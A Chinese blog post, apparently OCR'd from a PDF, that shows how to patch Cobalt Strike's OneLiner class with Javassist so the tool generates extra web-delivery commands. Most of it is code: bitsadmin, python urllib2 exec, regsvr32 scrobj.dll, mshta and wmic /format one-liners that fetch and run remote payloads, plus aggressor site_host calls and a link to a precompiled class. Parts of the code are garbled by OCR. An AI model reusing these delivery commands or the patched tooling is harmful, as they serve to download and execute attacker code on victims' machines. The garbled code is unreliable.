
Cobal Strike 自定义 OneLiner | Evi1cg's blog

Cobal Strike 自定义 OneLiner

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0x00 起因

在使用 Cobal Strike 的过程中,我们可以看到里面已经集成了几种 Script Web Delivery,如下图:



而且在生成以后打开 site, 只需要点击 copy URL 就可以把命令复制出来,再写 aggressor 脚本时也想要实现这个功能,发现 copy 以后只有 url,并没有命令,所以为了一探究竟,还是把 CS 解压,grep 了一把,定位到 common.CommonUtils,发现了 OneLiner 方法:

```
public static String OneLiner(String url, String type)
{
  if ("bitsadmin".equals(type)) {
    String f = garbage("temp");
    return "cmd.exe /c bitsadmin /transfer " + f + " " + url + " %APPDATA%\\" + f + ".exes%APPDATA%\\" + f + ".exes%APPDATA%\\" + f + ".exesdel %APPDATA%\\" equals(type)) {
    return PowerShellOneLiner(url);
}
```

```
}
if ("python".equals(type)) {
    return "python -c \"import urllib2; exec urllib2.urlopen('" + url + "').read();\"";
}
if ("regsvr32".equals(type)) {
    return "regsvr32 /s /n /u /i:" + url + " scrobj.dll";
}


print_error("'" + type + "' for URL '" + url + "' does not have a one-liner");
throw new RuntimeException("'" + type + "' for URL '" + url + "' does not have a one-liner");
}
```

所以要实现这个功能我们就需要对这个 class 进行修改,增加我们想要的命令。

0x01 使用 javassist 修改 class

Javassist 是一个能够操作字节码框架,通过它我们能很轻易的修改 class 代码。首先下载 javassist ,新建一个 java 工程,右键工程导入 javassist 包。

```
hangeclass;
New
Go Into
                                 va.io.IOException;
Open in New Window
                                 ivassist.CannotCompileException;
Open Type Hierarchy
                                 vassist.ClassPool;
Show In
                     W#Z
                                 vassist.CtClass;
                                 vassist.CtMethod;
Copy
                                 wassist.NotFoundException;
Copy Qualified Name
                                 ass change {
                             ЖV
Paste
                                 ublic static void main(String[] args) {
Delete
                                     updateMethod();
```



我们可能常用 mshta http://host/test.png 的方式来请求 payload,可以使用一下代码进行添加:

package changeclass;

```
import java.io.IOException;
import javassist.CannotCompileException;
import javassist.ClassPool;
import javassist.CtClass;
import javassist.CtMethod;
import javassist.NotFoundException;
public class change
               public static void main(String[] args) {
                      updateMethod();
               public static void updateMethod(){
                      try {
                              ClassPool cPool = new ClassPool(true);
                              //如果该文件引入了其它类,需要利用类似如下方式声明
                              //cPool.importPackage("java.util.List");
                              //设置cobaltstrike.jar文件的位置
                              cPool.insertClassPath("/tmp/cobaltstrike.jar");
```

```
//获取该要修改的cLass对象
       CtClass cClass = cPool.get("common.CommonUtils");
       // 获取到对应的方法
       CtMethod cMethod = cClass.getDeclaredMethod("OneLiner");
       //更改该方法的内部实现
       //需要注意的是对于参数的引用要以$开始,不能直接输入参数名称
       cMethod.setBody("{ if (\"bitsadmin\".equals($2)) {"
                       + "String f = garbage(\"temp\");"
                       + "return \"cmd.exe /c bitsadmin /transfer \" + f + \" \" + $1 + \" \"APPDATA%\\\\" + f + \".exe&del %APPDATA%\\\\" + f + \".exe&del %APPDATA%\\\\" + f + \".exe\";}"
                       + "if (\"powershell\".equals($2)) {"
                       + "return PowerShellOneLiner($1);}"
                       + "if (\"python\".equals($2)) {"
                       + "return \"python -c \\\"import urllib2; exec urllib2.urlopen('\" + $1 + \"').read();\\\"\";}"
                       + "if (\"regsvr32\".equals($2)) {"
                       + "return \"regsvr32 /s /n /u /i:\" + $1 + \" scrobj.dll\";}"
                       + "if (\"mshta\".equals($2)) {"
                       + "return \"mshta \" + $1;}"
                       + "if (\"wmic\".equals($2)) {"
                       + " return \"wmic os get /format:\\\"\" + $1 + \"\\\"\";}"
                       + "print_error(\"'\" + $2 + \"' for URL '\" + $1 + \"' does not have a one-liner\");"
                       + "throw new RuntimeException(\"'\" + $2 + \"' for URL '\" + $1 + \"' does not have a one-liner\");}");
       //修改以后输出目录
       cClass.writeFile("/tmp/");
       System.out.println("=====修改方法完======");
} catch (NotFoundException e) {
       e.printStackTrace();
} catch (CannotCompileException e) {
       e.printStackTrace();
} catch (IOException e) {
       e.printStackTrace();
```


在这里要注意的是,方法 OneLiner(String url, String type) 有两个参数,方法中的参数从 \$1 开始,若该方法为非 static 方法,可以用 \$0 来表示该方法实例自身,若该方法为 static 方法,则 \$0 不可用。而且写的代码需要将 " , \ 进行转义。

运行此代码,可成功生成一个新的 class:

}

☐ change.java 🖂

```
Serving 1 - garbage( \ cemp \ ),
                           + "return \"cmd.exe /c bitsadmin /transfer \" + f + \" \" + $1 + \ %APPDATA%\\\\" + f + \".exe&%APPDATA
                           + "if (\"powershell\".equals($2)) {"
                           + "return PowerShellOneLiner($1);}"
                           + "if (\"python\".equals($2)) {"
                           + "return \"python -c \\\"import urllib2; exec urllib2.urlopen('\" + $1 + \"').read();\\\"\";}"
                           + "if (\"regsvr32\".equals($2)) {"
                           + "return \"regsvr32 /s /n /u /i:\" + $1 + \" scrobj.dll\";}"
                           + "if (\"mshta\".equals($2)) {"
                           + "return \"mshta \" + $1;}"
                           + "if (\"wmic\".equals($2)) {"
                           + " return \"wmic os get /format:\\\"\" + $1 + \"\\\"\";}"
                           + "print_error(\"'\" + $2 + \"' for URL '\" + $1 + \"' does not have a one-liner\");"
                           + "throw new RuntimeException(\"'\" + \$2 + \"' for URL '\" + \$1 + \"' does not have a one-liner\");}");
                   //替换原有的文件
                   cClass.writeFile("/Users/evi1cg/Downloads/tmp/");
                   System.out.println("======修改方法完======");
               } catch (NotFoundException e) {
                   e.printStackTrace();
               } catch (CannotCompileException e) {
                   👭 Problems 🏿 @ Javadoc 🖳 Declaration 📮 Console 💢
<terminated> change [Java Application] /Library/Java/JavaVirtualMachines/jdk1.8.0_60.jdk/Contents/Home/bin/java (2018年6月27日 下午3:56:26)
=====修改方法完======
```



evilcg@MacBookPro ~/Downloads/tmp

将此 class 替换 CS 中的 class 就好了。


使用的时候只需要在 aggressor 中 site_host 中指定即可,例如使用 wmic

```
site_host(%options["host"], %options["port"], %options["uri"], $data, "text/plain", "Scripted Web Delivery (wmic)");
```

使用 mshta

```
site_host(%options["host"], %options["port"], %options["htauri"], $htadata, "application/hta", "Scripted Web Delivery (mshta)");
```

效果如下:



stager64 beacon.http-post	7789 7789	beacon beacon	beacon stager x64 beacon post handler	
решенице розе	7703	bedeon	bedeon pose numarer	
	Copy URL	Kill Help		

已经编译好的 class 可以从这里下载:

GIT: CS_Chinese_support